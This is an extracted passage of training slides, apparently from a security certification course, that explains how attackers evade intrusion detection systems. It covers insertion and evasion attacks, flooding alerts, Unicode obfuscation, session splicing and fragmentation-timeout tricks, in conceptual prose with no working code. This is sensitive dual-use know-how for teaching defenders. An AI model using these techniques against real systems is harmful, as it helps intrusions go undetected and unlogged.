


01 **IDS, Firewall  
and Honeypot  
Concepts**

02 **IDS, Firewall  
and Honeypot  
Solutions**

03 **Evading IDS**

04 **Evading  
Firewalls**



05 **IDS/Firewall  
Evading Tools**

06 **Detecting  
Honeypots**

07 **IDS/Firewall  
Evasion Counter-  
measures**

08 **Penetration  
Testing**


# Insertion Attack



An IDS blindly believes and accepts a packet that an end system rejects


This attack occurs when NIDS is less strict in processing packets

Hence, the IDS gets more packets than the destination



An attacker exploits this condition and inserts data into the IDS

Attacker obscures extra traffic and IDS concludes traffic is harmless




- An attacker sends one-character packets to the target system via the IDS with varying TTL such that some packets reach to the IDS but not the target system
- This will result in the IDS and the target system having two different character strings

# Evasion



- 1 In this evasion technique, an end system accepts a packet that an IDS rejects
- 2 Using this technique, an attacker exploits the host computer
- 3 Attacker sends portions of the request in packets that the IDS mistakenly rejects, allowing the removal of parts of the stream from the IDS
- 4 For example, if the malicious sequence is sent byte-by-byte, and one byte is rejected by the IDS, the IDS cannot detect the attack
- 5 Here, the IDS gets fewer packets than the destination



# Denial-of-Service Attack (DoS)



01

Many IDSs use a centralized server for logging alerts


02

If attackers know the IP address of the centralized server they can perform DoS or other hacks to slow down or crash the server


03

As a result, attackers intrusion attempts will not be logged


Using this evasion technique, an attacker:



Causes the device to lock up



Causes personnel to be unable to investigate all the alarms



Causes more alarms than can be handled by management systems (such as databases, etc.)



Fills up disk space causing attacks to not be logged



Consumes the device's processing power and allows attacks to sneak by

# Obfuscating



- 1** An IDS can be evaded by obfuscating or encoding the attack payload in a way that the target computer understands but the IDS will not
- 2** Attackers can encode attack patterns in unicode to bypass IDS filters, but be understood by an IIS web server
- 3** Polymorphic code is another means to circumvent signature-based IDSs by creating unique attack patterns, so that the attack does not have a single detectable signature
- 4** Attackers manipulate the path referenced in the signature to fool the HIDS
- 5** Attacks on encrypted protocols such as HTTPS are obfuscated if the attack is encrypted

# False Positive Generation




Attackers with the knowledge of the target IDS, craft malicious packets just to generate alerts



These packets are sent to the IDS to generate a large number of false positive alerts



Attackers then use these false positive alerts to hide real attack traffic



Attackers can bypass IDS unnoticed as it is difficult to differentiate the attack traffic from the large volume of false positives

# Session Splicing



1



A technique used to bypass IDS where an attacker splits the attack traffic into many packets such that no single packet triggers the IDS

2



It is effective against IDSs that do not reconstruct packets before checking them against intrusion signatures

3



If attackers are aware of delay in packet reassembly at the IDS, they can add delays between packet transmissions to bypass the reassembly

4



Many IDSs stop reassembly if they do not receive packets within a certain time

5



IDS will stop working if the target host keeps session active for a time longer than the IDS reassembly time

6



Any attack attempt after a successful splicing attack will not be logged by the IDS

# Unicode Evasion Technique



1

- ① Unicode is a character coding system to support the worldwide interchange, processing, and display of the written texts

2

- ② For example, / → %u2215, e → %u00e9 (UTF-16) and © → %c2%a9, ≠ → %e2%89%a0 (UTF-8)

3

- ③ Attackers can convert attack strings to Unicode characters to avoid pattern and signature matching at the IDS

4

- ④ Attackers can encode URLs in HTTP requests using Unicode characters to bypass HTTP-based attack detection at the IDS

# Fragmentation Attack



Fragmentation can be used as an attack vector when fragmentation timeouts vary between IDS and host




If fragment reassembly timeout is **10 seconds** at the IDS and **20 seconds** at the target system, attackers will send the second fragment after **15 seconds** of sending the first fragment




In this scenario, the IDS will drop the fragment as the second fragment is received after its reassembly time but the target system will reassemble the fragments



Attackers will keep sending the fragments with **15 second delays** until all the attack payload is reassembled at the target system



# Fragmentation Attack (Cont'd)



